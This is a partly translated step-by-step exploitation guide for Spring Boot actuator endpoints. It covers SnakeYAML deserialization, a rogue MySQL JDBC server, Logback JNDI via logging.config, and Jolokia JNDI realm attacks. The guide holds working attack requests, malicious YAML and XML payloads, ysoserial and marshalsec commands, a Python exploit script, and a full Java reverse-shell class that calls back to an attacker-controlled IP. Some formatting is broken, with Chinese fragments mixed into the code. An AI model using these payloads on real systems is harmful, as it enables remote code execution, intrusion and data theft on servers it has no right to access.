
spring 2.x
POST /actuator/refresh
Content-Type: application/json
```## 3 Vulnerability Details:
1. The spring.cloud.bootstrap.location property is set to the URL of an external malicious yml file
2. refresh causes the target machine to request the yml file from the remote HTTP server and retrieve its contents
3. Because SnakeYAML contains a deserialization vulnerability, it performs the specified actions when parsing the malicious yml content
4. First, java.net.URL is triggered to fetch a malicious jar file from the remote HTTP server
5. It then searches the jar file for a class that implements the javax.script.ScriptEngineFactory interface and instantiates it
6. Malicious code is executed during class instantiation, resulting in an RCE vulnerability
## 4 Exploitation Process Analysis:
First, here is a brief summary of the exploitation process
1. Use the `/env` endpoint to change the value of the `spring.cloud.bootstrap.location` property to the URL of an external yml configuration file, such as `http://127.0.0.1:63712/yaml-payload.yml`
2. Request the `/refresh` endpoint, causing the application to download the external yml file and parse it using the SnakeYAML library. Because SnakeYAML deserialization supports specifying class types and constructor arguments, it can be combined with the JDK-provided `javax.script.ScriptEngineManager` class to load a remote jar package and achieve arbitrary code execution
From this process, we know that command execution occurs because of a deserialization vulnerability in SnakeYAML when parsing YAML files. The following is an example of deserialization using the SnakeYAML library```
@Test
public void testYaml() {
Yaml yaml = new Yaml();
Object url = yaml.load("!!java.net.URL [\"http://127.0.0.1:63712/yaml-payload.jar\"]");
// class java.net.URL
System.out.println(url.getClass());
// http://127.0.0.1:63712/yaml-payload.jar
System.out.println(url);
}
```SnakeYAML supports specifying the class to deserialize using `!!` followed by the fully qualified class name, and passing constructor arguments using `[arg1, arg2, ...]`. After the example code is executed, an instance of the `java.net.URL` class will be deserialized.
Next, let's examine the contents of the external YML file `yaml-payload.yml` provided in the article.```
!!javax.script.ScriptEngineManager [
!!java.net.URLClassLoader [[
!!java.net.URL ["http://127.0.0.1:61234/yaml-payload.jar"]
]]
]
```SnakeYAML's processing of the above content is equivalent to the following Java code```
URL url = new URL("http://127.0.0.1:63712/yaml-payload.jar");
new ScriptEngineManager(new URLClassLoader(new URL[]{url}));
```After the code is executed, it downloads a JAR package from the `http://127.0.0.1:63712/yaml-payload.jar` address, searches the package for an implementation class of the `javax.script.ScriptEngineFactory` interface, and then instantiates it. Because the code in this JAR package is attacker-controlled, arbitrary code execution is possible.
## 5 Vulnerability Environment:
[repository/springcloud-snakeyaml-rce](https://github.com/LandGrey/SpringBootVulExploit/tree/master/repository/springcloud-snakeyaml-rce)
Normal access:```
http://127.0.0.1:9092/env
```# springboot mysql jdbc deserialization RCE
## 1 Exploitation prerequisites:
- The target website's `/env` endpoint can be accessed via POST requests to set properties
- The target website's `/refresh` endpoint can be accessed via POST requests to refresh the configuration (requires the `spring-boot-starter-actuator` dependency)
- The `mysql-connector-java` dependency is present in the target environment
- The target can send requests to the attacker's server (outbound Internet access is available)
## 2 Vulnerability mechanism:
1. The spring.datasource.url property is set to an external malicious mysql jdbc url
2. After a refresh, a new value is applied to the spring.datasource.url property
3. When the website performs operations such as database queries, it attempts to establish a new database connection using the malicious mysql jdbc url
4. The malicious mysql server then returns serialized payload data at an appropriate stage of the connection process
5. The target's mysql-connector-java dependency deserializes the configured gadget, resulting in an RCE vulnerability
## 3 Exploitation process
### Step 1: Inspect environment dependencies
Send a GET request to `/env` or `/actuator/env`, search the environment variables (classpath) for the `mysql-connector-java` keyword, and record its version number (5.x or 8.x);

Search the environment variables for common deserialization gadget dependencies, such as `commons-collections`, `Jdk7u21`, and `Jdk8u20`;

Search for the `spring.datasource.url` keyword and record its `value` value so that the original jdbc url can be restored later.

### Step 2: Set up a malicious rogue mysql server
Run the [springboot-jdbc-deserialization-rce.py](https://raw.githubusercontent.com/LandGrey/SpringBootVulExploit/master/codebase/springboot-jdbc-deserialization-rce.py) script on a server under your control, and use [ysoserial](https://github.com/frohoff/ysoserial) to customize the command to be executed:```
java -jar ysoserial.jar CommonsCollections3 calc > payload.ser
```Generate the `payload.ser` deserialization payload file in the **same directory as the script** for use by the script.
### Step 3: Set the spring.datasource.url Property
> ⚠️ Modifying this property will temporarily make all normal database services on the website unavailable and may affect business operations. Proceed with caution!
For mysql-connector-java 5.x, set the **property value** to:```
jdbc:mysql://your-vps-ip:3306/mysql?characterEncoding=utf8&useSSL=false&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=trueFor mysql-connector-java 8.x, set the property value to:
jdbc:mysql://your-vps-ip:3306/mysql?characterEncoding=utf8&useSSL=false&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=trueSpring 1.x
POST /env
Content-Type: application/x-www-form-urlencoded

spring.datasource.url=对应属性值
Spring 2.x
POST /actuator/env
Content-Type: application/json

{"name":"spring.datasource.url","value":"对应属性值"}
Step 4: Refresh the Configuration
Spring 1.x
POST /refresh
Content-Type: application/x-www-form-urlencoded
Spring 2.x
POST /actuator/refresh
Content-Type: application/json

Step 5: Trigger a Database Query
Try to access a known database query endpoint on the website, such as /product/list, or find another way to actively trigger a database query on the source website. The vulnerability will then be triggered.
访问http://127.0.0.1:9097//product/list
```
### Step 6: Restore the Normal JDBC URL
After exploiting the deserialization vulnerability, use the method from **Step 3** to restore the original `value` value of `spring.datasource.url` recorded in **Step 1**
# Restart logging.config Logback JNDI RCE
## 1 Exploitation Requirements:
- The target website's `/env` endpoint can be accessed via a POST request to set properties
- The target website's `/restart` endpoint can be accessed via a POST request to restart the application
- Standard JNDI injection is affected by the target's JDK version. jdk < 6u201/7u191/8u182/11.0.1\(LDAP\), but this restriction can be bypassed in certain environments
- ⚠️ The target must be able to send requests to the attacker's HTTP server (outbound Internet access is required); otherwise, restart will cause the application to terminate unexpectedly
- ⚠️ If the HTTP server returns a file containing malformed xml syntax, the application will terminate unexpectedly
- ⚠️ The object returned by the JNDI service must implement the `javax.naming.spi.ObjectFactory` interface; otherwise, the application will terminate unexpectedly
## 2 Exploitation Method:
Step 0: Locate the target website
`spring actuator` currently has two substantially different major versions: 1.x and 2.x. From a routing perspective, route names in version 2.x generally have an additional `/actuator` prefix compared with those in version 1.x. Testing indicates that the vulnerability principles discussed in this article do not differ significantly across `spring actuator` major versions. Version 2.x is used throughout the remainder of this article

### Step 1: Host the xml File
Start a simple HTTP server on a VPS under your control. Whenever possible, use a common HTTP service port (80 or 443)```bash
# 使用 python 快速开启 http server
python3 -m http.server 80
```Place a `example.xml` file ending in `xml` in the root directory. Its actual contents should be determined by the JNDI service used in Step 2:```xml
<configuration>
<insertFromJNDI env-entry-name="ldap://110.xx.xx.110:1389/TomcatBypass/TomcatMemshell3" as="appName" />
</configuration>
```### Step 2: Host the malicious LDAP service and code
Modify [JNDIExploit](https://github.com/feihong-cs/JNDIExploit) and start it (other tools can also be used):
https://github.com/feihong-cs/JNDIExploit```bash
java -jar JNDIExploit-1.0-SNAPSHOT.jar -i 110.xx.xx.110

```### Step 3: Set the logging.config Property
spring 1.x```
POST /env
Content-Type: application/x-www-form-urlencoded
logging.config=http://your-vps-ip/example.xmlspring 2.x
POST /actuator/env
Content-Type: application/json
{"name":"logging.config","value":"http://your-vps-ip/example.xml"}
```

### Step 4: Restart the Application
spring 1.x```
POST /restart
Content-Type: application/x-www-form-urlencodedspring 2.x
POST /actuator/restart
Content-Type: application/json
```


## 4 Vulnerability Principles:
1. The target machine sets the URL of the Logback configuration file through the logging.config property
2. After the application is restarted, it requests the URL to retrieve the contents of the malicious XML file
3. The target machine parses the XML file using saxParser.parse \(resulting in an XXE vulnerability\)
4. The XML file uses the `insertFormJNDI` tag provided by the `logback` dependency to specify an external JNDI server address
5. The target machine requests the malicious JNDI server, resulting in JNDI injection and an RCE vulnerability
# Springboot jolokia Realm JNDI RCE

## 1 Normal Access:```
http://127.0.0.1:9094/env
```
## 2 Exploitation Prerequisites:
- The target website exposes a `/jolokia` or `/actuator/jolokia` endpoint
- The target uses the `jolokia-core` dependency (affected versions are currently unknown), and the relevant MBean exists in the environment
- The target can send requests to the attacker's server (outbound Internet access is available)
- Standard JNDI injection is affected by the target's JDK version and requires JDK \< 6u141/7u131/8u121 \(RMI\), but this restriction can be bypassed in the relevant environment

## 3 Exploitation Method:

### Step 1: Inspect Existing MBeans
Access the `/jolokia/list` endpoint and check whether the `type=MBeanFactory` and `createJNDIRealm` keywords are present.
### Step 2: Prepare the Java Code to Execute
Write the optimized Java sample code `JNDIObject.java` used to establish a reverse shell.
Compile JNDIObject.java into a class file```
javac -source 1.5 -target 1.5 /Users/zy/Desktop/JNDIObject.java
```Modify the reverse shell fields```
String ip = "110.110.110.110";
String port = "4443";
```Code:```java
/**
* javac -source 1.5 -target 1.5 JNDIObject.java
*
* Build By LandGrey
* */
import java.io.File;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
public class JNDIObject {
static {
try{
String ip = "your-vps-ip";
String port = "443";
String py_path = null;
String[] cmd;
if (!System.getProperty("os.name").toLowerCase().contains("windows")) {
String[] py_envs = new String[]{"/bin/python", "/bin/python3", "/usr/bin/python", "/usr/bin/python3", "/usr/local/bin/python", "/usr/local/bin/python3"};
for(int i = 0; i < py_envs.length; ++i) {
String py = py_envs[i];
if ((new File(py)).exists()) {
py_path = py;
break;
}
}
if (py_path != null) {
if ((new File("/bin/bash")).exists()) {
cmd = new String[]{py_path, "-c", "import pty;pty.spawn(\"/bin/bash\")"};
} else {
cmd = new String[]{py_path, "-c", "import pty;pty.spawn(\"/bin/sh\")"};
}
} else {
if ((new File("/bin/bash")).exists()) {
cmd = new String[]{"/bin/bash"};
} else {
cmd = new String[]{"/bin/sh"};
}
}
} else {
cmd = new String[]{"cmd.exe"};
}
Process p = (new ProcessBuilder(cmd)).redirectErrorStream(true).start();
Socket s = new Socket(ip, Integer.parseInt(port));
InputStream pi = p.getInputStream();
InputStream pe = p.getErrorStream();
InputStream si = s.getInputStream();
OutputStream po = p.getOutputStream();
OutputStream so = s.getOutputStream();
while(!s.isClosed()) {
while(pi.available() > 0) {
so.write(pi.read());
}
while(pe.available() > 0) {
so.write(pe.read());
}
while(si.available() > 0) {
po.write(si.read());
}
so.flush();
po.flush();
Thread.sleep(50L);
try {
p.exitValue();
break;
} catch (Exception e) {
}
}
p.destroy();
s.close();
}catch (Throwable e){
e.printStackTrace();
}
}
}
```### Step 3: Host the class file
Start a simple HTTP server on a VPS under your control. Whenever possible, use a standard HTTP service port (80 or 443).```bash
# 使用 python 快速开启 http server
python2 -m SimpleHTTPServer 80
python3 -m http.server 80
```Copy the class file compiled in **Step 2** to the HTTP server's root directory.
### Step 4: Set Up a Malicious RMI Service
Download the marshalsechttps://github.com/mbechler/marshalsec,使用下面命令架设对应的 RMI service:```bash
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://110.110.110.110:88/#JNDIObject 1389
```### Step 5: Listen on the Reverse Shell Port
Typically, use nc to listen on the port and wait for the reverse shell connection.```bash
nc -lvp 4443
```### Step 6: Send the malicious payload
Modify the target address, RMI address, port, and other information in the script as appropriate for the actual environment, and then run it on a server you control.```
需要修改的地方
url = 'http://127.0.0.1:9094/jolokia/'
"value": "rmi://110.110.110.110:1389/JNDIObject"
```Code: springboot-realm-jndi-rce.py```python
import requests
url = 'http://127.0.0.1:9094/jolokia/'
create_realm = {
"mbean": "Tomcat:type=MBeanFactory",
"type": "EXEC",
"operation": "createJNDIRealm",
"arguments": ["Tomcat:type=Engine"]
}
wirte_factory = {
"mbean": "Tomcat:realmPath=/realm0,type=Realm",
"type": "WRITE",
"attribute": "contextFactory",
"value": "com.sun.jndi.rmi.registry.RegistryContextFactory"
}
write_url = {
"mbean": "Tomcat:realmPath=/realm0,type=Realm",
"type": "WRITE",
"attribute": "connectionURL",
"value": "rmi://110.110.110.110:1389/JNDIObject"
}
stop = {
"mbean": "Tomcat:realmPath=/realm0,type=Realm",
"type": "EXEC",
"operation": "stop",
"arguments": []
}
start = {
"mbean": "Tomcat:realmPath=/realm0,type=Realm",
"type": "EXEC",
"operation": "start",
"arguments": []
}
flow = [create_realm, wirte_factory, write_url, stop, start]
for i in flow:
print('%s MBean %s: %s ...' % (i['type'].title(), i['mbean'], i.get('operation', i.get('attribute'))))
r = requests.post(url, json=i)
r.json()
print(r.status_code)

```Run the Python file

The RMI service receives the request
The VPS receives the reverse shell

## 4 Vulnerability Mechanics:
1. Use Jolokia to invoke `createJNDIRealm` and create a `JNDIRealm`
2. Set the `connectionURL` to the RMI service URL
3. Set `contextFactory` to `RegistryContextFactory`
